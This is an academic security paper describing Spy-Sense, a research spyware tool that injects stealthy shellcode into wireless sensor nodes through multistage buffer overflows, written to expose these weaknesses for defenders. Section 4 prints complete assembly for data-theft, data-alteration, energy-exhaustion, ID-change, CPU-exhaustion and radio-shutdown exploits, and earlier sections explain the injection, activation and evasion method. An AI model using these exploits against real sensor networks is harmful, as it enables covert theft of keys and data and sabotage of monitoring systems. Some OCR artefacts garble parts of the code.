Spy-Sense: Spyware Tool for executing Stealthy Exploits against Sensor Networks

Thanassis Giannetsos
Athens Information Tech.
19.5 km Markopoulo Ave.
Athens, Greece
and
Aalborg University
Fr. Bajers Vej 7A5
DK-9220,Denmark
agia@ait.edu.gr

Tassos Dimitriou
Athens Information Tech.
19.5 km Markopoulo Ave.
Athens, Greece
tdim@ait.edu.gr

ABSTRACT

As the domains of pervasive computing and sensor networking are expanding, a new era is about to emerge, enabling the design and proliferation of intelligent sensor-based applications. At the same time, sensor network security is a very important research area whose goal is to maintain a high degree of confidentiality, integrity and availability of both information and network resources. However, a common threat that is often overlooked in the design of secure sensor network applications is the existence of *spyware* programs. As most researchers try to defend against adversaries who plan to physically compromise sensor nodes and disrupt network functionality, the risk of spyware programs and their potential for damage and information leakage is bound to increase in the years to come. This work demonstrates *Spy-Sense*, a spyware tool that allows the injection of stealthy exploits in the heart of each node in a sensor network. Spy-Sense is undetectable, hard to recognize and get rid of, and once activated, it runs in a discrete background operation without interfering or disrupting normal network operation. It provides the ability of executing a stealthy exploit sequence that can be used to achieve the intruder's goals while reliably evading detection. To the best of our knowledge, this is the first instance of a spyware program that is able to crack the confidentiality and functionality of a sensor network. By exposing the vulnerabilities of sensor networks to spyware attacks, we hope to instigate discussion on these critical issues because sensor networks will never succeed without adequate provisions on security and privacy.

Keywords

Wireless Sensor Networks, Spyware, Exploits, Malicious Code Injection, Content Confidentiality, Multi-Stage Buffer Overflow

1. BACKGROUND AND MOTIVATION

Recent technological advances in sensing, computation, storage, and communications, enabled the design and proliferation of new intelligent sensor-based environments in a variety of application domains, ranging from military to civilian and commercial ones. It is expected that their adoption will spread even more in the future and WSNs will soon become as important as the Internet. Just as the Web allows easy access to digital information, sensor networks will provide vast arrays of real-time, remote interaction with the physical world. Ongoing trends include their integration in smart environments [1, 2, 3], structural and environmental monitoring [4, 5, 6, 7], participatory sensing [8, 9], smart grids [10, 11], assistive healthcare [12, 13] and so on.

At the same time, sensor network security is a widely researched area with solutions mainly focusing on securing information and resources, as well as maintaining confidentiality, integrity and availability. Most of the currently proposed defense mechanisms try to counteract the disastrous threat of the most important security issue in WSNs; *node compromise spread* [14, 15]. Sensor nodes are typically unattended and subject to security compromise, upon which the adversary can obtain the secret keys stored in the nodes, and use the compromised nodes to launch *insider* attacks. Originating from a single infected node, such a compromise can propagate further in the network via communication links and pre-established mutual trust.

As opposed to "strong" node-compromise defenses (code attestation [16, 17], malware detection [18], intrusion detection [19, 20]) that has been a very active area of research, there has been very little research on memory related vulnerabilities. As sensor nodes are deeply embedded wireless computing devices, it is possible for an attacker to run unauthorized software on them. The only previous work in this area focused on trying to prevent transient attacks that can execute sequences of instructions present in sensor program memory [21]. However, permanent code injection attacks are much more powerful: an attacker can inject malicious programs in order to take full control of a node, change and/or disclose its security parameters upon will. As a result, an attacker can hijack a network or monitor its activities.

Motivated by this unexplored security aspect, we demonstrate *Spy-Sense*, a **spyware** tool that can be useful not only in highlighting the importance of defending sensor network applications against permanent code injection attacks but also in studying the severity of their effects on the sensor network itself. This in turn can lead to the development of more secure applications and better detection/prevention mechanisms.

Spy-Sense allows remote *injection*, through specially crafted messages, of various code exploits in the heart of each node in a sensor network. Once injected, it is undetectable, hard to recognize and get rid of (as it remains idle in an unused memory region), and when activated, it runs in a discrete background operation without interfering or disrupting normal network activities. It gives an attacker the ability to threaten network security through the execution of injected stealthy exploits. *Exploits* are sequences of machine code instructions that cause unintended behavior to occur on the host sensor. Examples of loaded Spy-Sense exploits include *data manipulation* (theft and/or alteration), *cracking* (energy exhaustion, change of node IDs), *network damage* (radio communication faults or break downs, system shut downs), etc. Additionally, exploits may run periodically allowing adversaries to continuously spy on network activities (more information can be found in Section 3.3).

The intuition behind this work is to introduce the notion of spyware programs in sensor networks and highlight their disastrous effects on their security profile in terms of *functionality*, *content* and *transactional confidentiality*. Content confidentiality is to ensure that no external entity can infer the meaning of the messages being sent whereas transactional confidentiality involves preventing adversaries from learning information based on message creation and flow within the network. Our tool is capable of threatening all of the above since even in its most benign form, it can simply consume CPU cycles and network bandwidth.When utilized fully, it can lead to stolen cryptographic material and other critical application data, breaches in privacy, and the creation of "backdoor" entries that adversaries can use to target the network with more direct attacks [22] (*Sinkhole attack* [23], *Replay attack* [24], *Wormhole attack*, etc.).

Our Contribution

Even though research in spyware programs against several types of networks has increased significantly over the years, existing literature in sensor networks is very limited. To the best of our knowledge, this is the first instance of a spyware tool that allows the execution of a number of stealthy exploits threatening the security, privacy and functionality of such networks. Our contribution is twofold:

First, we describe an implementation that further advances the use of "*multistage buffer-overflow attacks*", in order to inject and execute arbitrarily long code (exploits) in sensor devices following the Von Neumann architecture like Tmote Sky [25], Telos [26], EyesIFX [27]. By sending a number of specially crafted packets, Spy-Sense bypasses any code size limitation and its effectiveness does not rely on pre-existing instruction sequences in program's memory as opposed to any previous work in code injection attacks. Second, we put out the code of all provided exploits that an adversary needs to inject into a sensor node before activation. This reveals all sensor network vulnerabilities that can be targeted by sophisticated attack tools such as Spy-Sense.

By publishing such a tool, we wish to shed light on revealing the effects of such programs in the network itself as well as highlighting all the weaknesses that make them susceptible to these kind of threats. We thus expect that our work will be particularly useful in the design and implementation of more efficient security protocols.

1.1 Paper Organization

The remainder of this paper is organized as follows. Section 2 gives a high level description of Spy-Sense, what it can do and how it threatens sensor network security. Section 3 is the heart of this work; it gives an overview of the tool's architecture along with a detailed description of all implemented system components. Assembly code description of all Spy-Sense provided exploits is presented in Section 4. Finally, Section 5 concludes the paper.

2. WHAT IS SPY-SENSE

As the name suggests, Spy-Sense is malicious software that "*spies*" on sensor node activities and can relay collected information back to the adversary. It can install remotely, secretly, and without consent, a number of stealthy exploits for threatening the network's security profile. Example of exploits include data manipulation, cracking and network damage (Table 1). As the total size of these exploits (~ 310 bytes) is very small, Spy-Sense can be easily and rapidly injected into the nodes of a sensor network.

Typically, a sensor host is compromised via a software vulnerability (e.g., buffer overflow, format string specifier, integer overflow, etc.) that allows sequences of code instructions to be *injected* and stored anywhere in the mote's memory. They occur when a malformed input is being used to overwrite the return address stored on the stack in order to transfer program control in code placed either in a buffer or past the end of a buffer. Since all sensor nodes execute the same program image and reserve the same memory addresses for particular operations (as the result of *only* static memory allocation support), finding such a vulnerability can leave the entire network exposed to exploit injection and not just a small portion of it.

Spy-Sense exploits will reside in a *continuous* memory region in the host sensor platform. They can operate in stealth mode as they are programmed to change and restore the flow of the system's control in such a way so that they don't let the underlying micro-controller go into an unstable state. These exploits make use of the existence of an empty memory region reserved to be used as the heap for dynamic memory allocation. Since commercial sensor platforms do not support dynamic allocation of memory during runtime, this address region between the heap and the stack will remain *empty*, *unused* and *unchecked* during program execution. This works as an umbrella of all the exploits masquerading their existence and reliably evading detection. Furthermore, it results in a permanent exploit injection; the micro-controller's main logic does not perform any actions on the heap region, and thus, the only way of erasing heap

Table 1: Spy-Sense Stealthy Exploits

Exploit	Description	Size (bytes)
Data Theft	Report back important or confidential information. Also, track and record all network activities.	114
Data Alteration	Alter the value of existing data structures.	56
Energy Exhaustion	Initiate communications until node drains all its energy.	102
Radio Communication Break Down	Shut down radio transceiver or make the node believe that the transmission failed (regardless of what is the actual result).	8
Resource Usage	Consume CPU cycles by putting the node in a "*sustain*" loop for a user determined period of time.	22
ID Change	Dynamically change the ID of a node, thus affecting the routing process.	10

contents is by physically capturing a node and forcing it to "hard" reset itself.

All spying software can be easily deployed using the wireless networking nature of the targeted sensor network. Therefore, blocks of the exploit code are sent as data payload of a message. However, in order to bypass the limitation of a single allowed packet size (default packet payload is 28 bytes), a series of messages must be sent containing all code instructions that constitute the injected exploit. Spy-Sense *automatically* takes care of the construction and transmission of the necessary message stream by performing a "*multistage buffer-overflow attack*" [28]. It manipulates the heap target address pointer and modifies the data it points to. So, by sending a number of specially crafted packets that result in consecutive buffer overflows, it copies shellcode from one memory location (payload of received message) to another (heap region pointed by the selected address pointer). Eventually, it manages to have the entire exploit code stored in a continuous memory region.




Figure 1: Spy-Sense spyware Architecture Layout.

Once the multistage buffer overflow attack is complete, Spy-Sense would have succeeded to remotely inject all exploits in a sensor node where they will remain *idle* until activation. *Activation* requires from an adversary to send one last specially crafted packet that redirects the control flow (*program counter*) to the beginning of the injected shellcode, so that it can be executed in stealth mode. Execution can occur as many times as needed in order to achieve the intruder's goals. More information on how Spy-Sense sets up and deploys exploit shellcodes can be found in Section 3.2.

2.1 Impact to Sensor Networks

The threat that is imposed by Spy-Sense to the host network is that of any spyware program: injected shellcodes are hidden, they are difficult to detect and can collect small pieces of information without the knowledge of the network's owners. Spy-Sense can be used for cracking the network and creating "*botnets*" of compromised nodes that are commonly controlled by the adversary. This leads not only to possible loss of important data (e.g., cryptographic material, environmental data, etc.) but also to intensive resource usage.

One of Spy-Sense's most severe effects is **data manipulation**, the ability to steal and/or modify important or confidential information. Examples include cryptographic keys, transactional data or even private sensitive information in the case of smart environments or assistive healthcare scenarios. An extension to this "*spying*" behavior is the ability to track and record all network activities. Any data or log files reported back to the adversary are transmitted in stealth mode, through the used communication channel, but in periods of light network traffic in order to look less conspicuous and avoid detection.

In addition to capturing and altering data, Spy-Sense can create "**backdoor**" entries that adversaries can use to target the network with more direct attacks. For example, it can change the ID of a node or inject ghost network nodes in order to perform attacks like *Sinkhole*, *Wormhole*, *Data Replay*, *Zombie attack*, etc., in an attempt to bypass or confuse any existing network defense mechanism. If Spy-Sense is used in combination with sophisticated attack tools like the one presented in [29], it significantly increases its threat level and the severity of its effects on the network itself.

Finally, network performance and functionality can also suffer as Spy-Sense can be used to inject shellcodes that result in intensive resource usage and disruption of the network's normal operation. For example, the provided **energy exhaustion** exploit, once activated, it initiates unnecessary communications and waits until the node drains all its energy out. Another possible network disruption exploit is the one causing **radio communications break down**. This




Figure 2: Spy-Sense Home central page.

explot either shuts down the nodes' radio transceiver or let the transmission occur but make the originating node believe that it actually failed, leading it to an infinite loop of re-transmission attempts.

Overall, the fact that Spy-Sense can inject and activate stealthy exploits in sensor nodes without the network's knowledge, makes it a particular threat to its security profile since it can cause harm in a variety of ways. Thus, the threat level of such a tool can be considered as high as the one of viruses, Internet worms and spyware programs in traditional networking environments.

3. SPY-SENSE ARCHITECTURE LAYOUT

Spy-Sense is based on an intelligent component-based system. The hosted components are capable of loading predefined exploit profiles, injecting them to the targeted network through a transparent transmission of a series of specially crafted messages, receiving and logging of all node replies that report back requested system information. Its core functionality is based on four main conceptual modules, as depicted in Figure 1.

One of the key design goals of Spy-Sense is its wide applicability; it supports exploit injection attacks and compromise of a wide variety of sensor hardware and network protocols. It can exploit all vulnerabilities and weaknesses arising from a specific platform despite the followed memory architecture (Von Neumann and Harvard) since subsequent code injection can be performed in either of them, as demonstrated in [18, 30]. Furthermore, while capturing and logging of all node replies is performed in real time, content analysis can be done either online or offline. We believe that offline analysis provides a better way of extracting information regarding network activities and information patterns. In what follows we give a more detailed description of the four basic system components.

3.1 Spy-Sense Exploit Loader Component

The exploit loader is responsible for initializing the software by importing all predefined exploit profiles that reside in the Spy-Sense root folder. Such profiles contain the (i) machine code instructions that will be injected into the host sensor node, and (ii) their symbolic representation written in assembly language. Exploit loading and registration can occur anytime during Spy-Sense operation; either upon system boot up or during normal operation by updating the contents of the corresponding storage folder. The path to this folder is configurable and can be altered by the user through the Spy-Sense central page, as depicted in Figure 2.


All exploit code instructions are contained in files and are loaded one at a time. This is the most convenient and platform-independent way for a user to define his/her own exploit profiles that need to be imported in Spy-Sense. Again, such additions can either be performed at boot up time or during system operation.

By default Spy-Sense (in its current version) provides all the exploits listed in Table 1. A more detailed description of their profiles can be found in Section 4.

3.2 Spy-Sense SetUp Engine

This powerful component is able of deploying imported exploits to a selected portion of network nodes. It comes into play once the *Spy-Sense Exploit Loader* has successfully finished loading and registration of any predefined malicious shellcodes. Conceptually, the setup engine communicates internally with an *exploit payload constructor* module for creating the appropriate message stream needed to hold all machine code instructions.

The constructed series of malicious packets are transmitted to the target node in order to inject into its memory the selected instruction sequence. Fundamental to this operation is the definition of an address pointer, namely $ADDR_{copyTo}$, which points to an appropriate memory address (inside the heap region) where the code will be stored. Each one of the packets manages to redirect the host's normal execution, through a buffer overflow, to the address of the received message payload in order to execute the code contained within. This results in copying blocks of malicious code to the region



(a) (b)

Figure 3: Spy-Sense screenshots. (a) SetUp Engine for injecting exploits (b) Exploit Activation component for executing deployed shellcodes.

pointed by the target address. After the successful completion of the injection process, k bytes (k is multiple of 2) of code will have been copied into the target region. These bytes must be stored in $k/2$ consecutive memory addresses, starting from where the $ADDR_{copyTo}$ points at the time. Thus, after each copy procedure the target address must be incremented by an offset of 2 in order to point to the next memory address.

Additionally, to avoid bringing the sensor device to an inconsistent state, it is important to restore control flow, as if program instructions were executed normally. Otherwise, further reception of malicious packets will not be possible.

Overall, the *exploit payload constructor* creates packets consisting of three parts. The first part provides the data for buffer overflow, as well as the memory address (where the buffer of received messages is stored), at which the program flow will be directed. The second part provides the necessary **MOV** instructions for copying blocks of the exploit code to the heap target region. Finally, the third part provides the **BR**(anch) command for restoring the original flow.

All of the above described actions are handled by the user through the Spy-Sense's graphical user interface. As depicted in Figure 3(a), once an exploit is selected, the user is presented with two options: either *inject* the contained shellcode or *preview* the created message stream holding the machine code instructions. In the first case, the setup engine starts a sequential transparent transmission of the specially crafted messages created by the *payload constructor* module. Upon completion, an appropriate message is displayed for informing the user on the result of the injection attempt. In the second case, a preview of all message payloads (that are ready for transmission) is printed to the corresponding exploit information panel.

Prior to the selection of any of these actions, it is mandatory for the user to update all the exploit injection process settings: (i) the ID of the targeted sensor node, (ii) the value of $ADDR_{copyTo}$ address, and (iii) the memory addresses reserved for holding any "*exploit function arguments*". Such arguments describe the number of bytes and the target memory address from where/to data will be retrieved/injected, the identifier of the spawned exploit task or the time period that the host node will enter an intensive resource usage state.

Once these settings are configured, the user can successfully start deploying any of the loaded Spy-Sense exploits. Status and additional information regarding the currently running injection process, are displayed in real time by the system visualization component.

3.3 Spy-Sense Exploit Activation Component

Once the transmission process is completed, the Spy-Sense setup engine has succeeded to remotely inject exploit shellcodes into the targeted sensor network. Then, the only step remaining, is to *activate* the malware in order to execute its functions. This is where the exploit activation component comes into life (Figure 3 (b)). It handles the last messages that need to be sent for activating a selected exploit to one or more of the host sensor nodes.




Figure 4: Exploit replies reported back. Payload content storage and visualization.

The activation process requires the transmission of a series of specially crafted packets for redirecting the program flow to the beginning of the exploit shellcode, in the heap target region ($ADDR_{startTr}$), so that it can be executed. Again, the *exploit payload constructor* module is responsible for creating such a message stream containing: (i) the values of the selected "*exploit function arguments*", and (ii) a **BR** instruction that is executed for setting the instruction pointer to the starting address of the target region, $ADDR_{startTr}$.

Activation may result to one-time or recursive exploit execution by firing an internal periodic task. In the first case,




Figure 5: Reported back exploit traffic. (a) Overall incoming exploit traffic. (b) Replies reported from each of the host sensor nodes.

the targeted exploit returns to an idle state, after execution, and waits for the next activation message. In the second case, a periodic "activation task" is spawned and every time it fires, it signals the *exploit payload constructor* module to repeat the transmission of the corresponding exploit message stream.

Such tasks are really helpful for "*spying*" on network activities since Spy-Sense takes care of all subsequent transmissions and receptions. All replies that are reported back from the targeted sensor nodes are logged, stored in an underlying database (for better offline analysis), and displayed through the system visualization component, as illustrated in Figure 4. Message structure, payload content and time of reception are provided to the user along with a number of operators for acting on them.




Figure 6: Spy-Sense Visualization. Exploits injection and running status, IDs of host sensors and number of pending tasks.

3.4 Spy-Sense Visualization Component

The visualization component displays, in real time, all necessary information related to the imported exploits, their injection and running status, the IDs of host sensors and the number of pending activation tasks. Everything is displayed in a friendly graphical user interface. For example, the overall incoming exploit traffic and reported replies (by each targeted node) are monitored by continuous graphs, as shown in Figures 5(a) and (b) respectively.

The core functionality implemented by this user interface is the maintenance and update of a "*history profile*", where all the above described information is kept. A snapshot of such a system history is shown in Figure 6. One of the most important pieces of information kept here is the *type* and *number* of exploits that have successfully been performed on a portion of network nodes. As the time goes on, adversaries can collate incoming reply contents with such statistics for extracting useful patterns about network activity, loaded applications and the way that sensor nodes interact with the administrative base station.

4. EXPLOIT ANALYSIS & MACHINE CODE BREAK DOWN

As we described in Section 2.1, Spy-Sense (in its current version) provides a list of predefined exploits capable of performing *data manipulation*, *cracking* and *network damage*. Fundamental to a successful exploit injection and activation is the definition of a *memory symbol table* describing where in the host's memory the injected shellcode, along with its "*function arguments*", will be stored (Table 2). The symbol table is a list of all the absolute memory addresses that are used by Spy-Sense SetUp engine and are configured by the user before injection. All provided values depend on the binary representation of the program image that is loaded in the sensor node.

Once the memory symbol table is finalized, all shellcode assembler instructions are ready for injection and execution. The targeted microcontroller register file consists of 16 registers of 16 bits each, numbered from R0 to R15. The first four are reserved by the OS whereas the rest are for general use and will be used by the injected shellcode, e.g., holding instruction operands or function arguments. In what follows we will cover the details of all instruction sequences, contained in each one of the malwares, and how they are

executed by the host scheduler.

4.1 Data Manipulation Exploits

Data manipulation exploits include shellcodes for *data theft* and *data modification*. Data theft code occupies 114 bytes and, thus, 30 packets will be needed by the setup engine for injecting it into the heap target region. Two functions are involved in the data theft: (*i*) retrieval of the selected data memory region, and (*ii*) construction and transmission (back to Spy-Sense) of the appropriate reply message that will hold the extracted information.

Algorithm 1: Data Theft Exploit - Assembly Code

Data: Memory Symbol Table
begin
1 CLR R9
2 MOV #$ADDR_{payloadSent}$, R13
3 MOV #0036, R14
4 MOV @R9, 0(R13)
5 INCD R13
6 ADD #-2, R14
7 CMP #0, R14
8 JNZ $-14
9 CALL #$ADDR_{nextHop}$
10 MOV R15, &$ADDR_{payloadSent}$
11 MOV #1, &($ADDR_{payloadSent} + 4$)
12 MOV &$ADDR_{explArg3}$, &($ADDR_{payloadSent} + 6$)
13 MOV &$ADDR_{explArg2}$, R9
14 MOV #($ADDR_{payloadSent} + 8$), R13
15 MOV &$ADDR_{explArg1}$, R14
16 MOV @R9, 0(R13)
17 INCD R9
18 INCD R13
19 ADD #-2, R14
20 CMP #0, R14
21 JNZ $-16
22 MOV #$ADDR_{packetSent}$, R12
23 MOV #001e, R13
24 MOV #$ADDR_{payloadSent}$, R14
25 MOV #000f, R15
26 CALL #68fe // host transmitter
27 CMP.B #1, R15
28 JNZ $4
29 CALL #ae16
30 CLR &$ADDR_{explArg1}$
31 CLR &$ADDR_{explArg2}$
32 CLR &$ADDR_{explArg3}$
33 BR #$ADDR_{restore}$, PC
end

Algorithm 1 contains the complete assembly code of the data theft exploit. It is a chain of instruction sets (IS) each one of them designated for a specific operation. Instructions $1-8$ initialize the payload of the reply message to be sent, whereas instructions $9-21$ copy the retrieved values to the memory addresses pointing to the payload starting from address $ADDR_{payloadSent}$. Finally, instructions $22-28$ are responsible for actually transmitting the reply packet through the host's *local transmitter*. The invocation of this operation requires the upload of proper arguments through registers R12-R15(IS $22-25$). The last instruction restores the normal state and program flow of the host node, as if program instructions were executed normally. This masquerades the exploit activation and reliably evades detection.

The code for data modification occupies 56 bytes and, thus, 14 packets will be needed for injecting it. As the name suggests, it gives an adversary the ability to secretly modify the value of an existing memory data structure. This may involve the alteration of either incoming or outgoing information, and can be as small as the manipulation of a single byte or that of an entire data stream. Since this kind of *data interference* may not be that obvious to the system host, such exploits can induce great damage to the targeted network.

Algorithm 2: Data Alteration Exploit - Assembly Code

Data: Memory Symbol Table
begin
1 CMP #0, &$ADDR_{explArg1}$
2 JZ $34
3 CLR R11
4 MOV &$ADDR_{explArg2}$, R12
5 MOV #270e, R13
6 MOV &$ADDR_{explArg1}$, R14
7 MOV R11, R9
8 MOV R9, R8
9 ADD R12, R9
10 ADD R13, R8
11 MOV @R8, 0(R9)
12 INCD R11
13 MOV R11, R9
14 CMP R14, R9
15 JNC $-20
16 CLR &$ADDR_{explArg1}$
17 CLR &$ADDR_{explArg2}$
18 CLR &$ADDR_{explArg3}$
19 CALL #ae16
20 BR #$ADDR_{restore}$, PC
end

Algorithm 2 contains the complete data alteration code. Requested arguments are: (*i*) the memory address pointing to the data structure to be modified, and (*ii*) the buffer with the new value that will overwrite the existing one. Instructions $3-15$ are actually responsible for copying the updated value to the targeted data variable stored in the host system.

4.2 Cracking Exploits

Cracking exploits include shellcodes for *energy exhaustion* and *manipulation* of the host node ID. Energy exhaustion code occupies 102 bytes and, thus, 26 packets will be needed by the setup engine for injecting it into the heap target region. The main logic involves the initiation of unnecessary communications until the host node drains all its energy out.

Algorithm 3 contains the corresponding assembly code. Instructions $2-13$ are the first part of the IS responsible for broadcasting unnecessary dummy packets. Packet payloads occupy the maximum default size of 28 bytes by copying random sequences of data bytes residing in the programs memory. Continuing to the second part of this IS, instructions $14-20$ invoke the transmission function for using the host's *local radio*. Once this is called, all the necessary data

Table 2: Spy-Sense memory symbol table.

Memory Address	Description
$ADDR_{startTR}$	First instruction of the exploit shellcode.
$ADDR_{packetSent}$	Reply message to be reported back (data theft exploit).
$ADDR_{payloadSent}$	Address pointer the the reply message's payload (data theft exploit).
$ADDR_{restore}$	Code instruction of the reception routine that must be executed once the program flow is restored
$ADDR_{exploitArg1}$	First *exploit function argument*; number of bytes to be injected/retrieved.
$ADDR_{exploitArg2}$	Second *exploit function argument*; memory address from where/to data will be retrieved/injected.
$ADDR_{exploitArg3}$	Third *exploit function argument*; identifier of the spawned exploit activation task.
$ADDR_{exploitArg4}$	Fourth *exploit function argument*; time period of the intensive resource usage exploit.

Algorithm 3: Energy Exhaustion Exploit - Assembly Code

Data: Memory Symbol Table
begin
1 CLR R6
2 MOV #ffff, $ADDR_{payloadSent}$
3 MOV #ffff, $(ADDR_{payloadSent} + 4)$
4 MOV #ffff, $(ADDR_{payloadSent} + 6)$
5 MOV #118a, R9
6 MOV #$(ADDR_{payloadSent} + 8)$, R13
7 MOV #001c, R14
8 MOV @R9, 0(R13)
9 INCD R9
10 INCD R13
11 ADD #-2, R14
12 CMP #0, R14
13 JNZ $-16
14 MOV #$ADDR_{packetSent}$, R12
15 MOV #0020, R13
16 MOV #$ADDR_{payloadSent}$, R14
17 MOV #000f, R15
18 CALL #68fe // host transmitter
19 CMP.B #1, R15
20 JNZ $24
21 CLR R6
22 MOV.B #0001, R15
23 MOV #0005, R8
24 CALL #$ADDR_{SchedulerRunTask}$
25 DEC R8
26 CMP #0, R*
27 JNZ $-10
28 CALL #ae16
29 JNZ $-48
30 INC R6
31 CMP #0064, R6
32 JNZ $-30
33 BR #4000, PC
end

arguments are loaded (from the corresponding registers) and a task is posted for the underlying microcontroller scheduler. This task is actually a deferred procedure call. Final instructions $21-29$ force the scheduler to run this task by invoking the *runTask* routine which actually broadcasts the packet.

The above instruction sets are repeated as many times as needed for the malware to drain the host's energy out. Once this is achieved, the last instruction is executed for forcing the node to shut down. This is done by invoking the internal *__stop_ProgExec__* routine which, in many program images, is stored in the memory address $b368h$.

The ID change code occupies only 10 bytes and, thus, 3 packets will be needed for injecting it. This shellcode is relevant to the data alteration exploit since it manipulates the value of the data pointer reserved for holding the host's local ID. Algorithm 4 contains the complete assembly code. As we can see, it updates the value of the *__data_start__* reserved ID variable with the one specified by the user as a function argument.

Algorithm 4: ID Change Exploit - Assembly Code

Data: Memory Symbol Table
begin
1 MOV &$ADDR_{explArg2}$, &$ADDR_{localID}$
2 BR #$ADDR_{restore}$, PC
end

4.3 Network Damage Exploits

Network damage exploits include shellcodes for *intensive resource usage* and radio communication *break downs*. Resource usage code occupies 22 bytes and, thus, 6 packets will be needed for injecting it into the heap target region. The main logic requires two loop-throughs for consuming CPU cycles. The outer loop is always set to the highest possible 2-byte integer value, $ffffh$, whereas the inner loop is configurable and defines the actual time spent in this intensive cycle usage state.

Algorithm 5: Intensive Resource Usage Exploit - Assembly Code

Data: Memory Symbol Table
begin
1 MOV #ffff, R14
2 MOV &$ADDR_{explArg4}$, R13
3 DEC R13
4 CMP #-1, R13
5 JNZ $-6
6 DEC R14
7 CMP #-1, R14
8 JNZ $-16
9 BR #$ADDR_{restore}$, PC
end

Algorithm 5 contains the complete assembly code. The requested argument, $ADDR_{explArg4}$, holds the time that the host node will be "stuck" at the exploit *sustain* level (SL)

and depends on the value of the inner loop (IL) hole. After experiments, we have found that the average time wasted follows this equation: $SL = 0.0062 * IL$

The radio communication break down code occupies 8 bytes and, thus, 2 packets will be needed for injecting it. This exploit is capable of disrupting the underlying network communications by making the originating nodes believe that transmissions failed (regardless of the actual result), leading them to an infinite loop of re-transmission attempts.

Algorithm 6: Radio Communication Break Down Exploit - Assembly Code

Data: Memory Symbol Table
begin
1 MOV.B &$ADDR_{explArg2}$, &$ADDR_{radioStopRequest}$
2 BR #$ADDR_{restore}$, PC
end

Algorithm 6 contains the corresponding assembly code. Again, this shellcode is relevant to the data alteration exploit since it manipulates the value of the data pointer reserved for holding the current state of the antenna. By changing the value of the *RadioM$bShutDownRequest* variable to 1 (active) or 0 (inactive), the user can set the state of transmissions and reception attempts.

4.4 User Defined Exploits

All the above described exploit shellcodes are provided by the current version of Spy-Sense. They reside in the corresponding root folder and they are imported by the system *exploit loader* component. Note that the intuition behind them is to demonstrate the effectiveness of such a spwyare tool, when a program vulnerability is present.

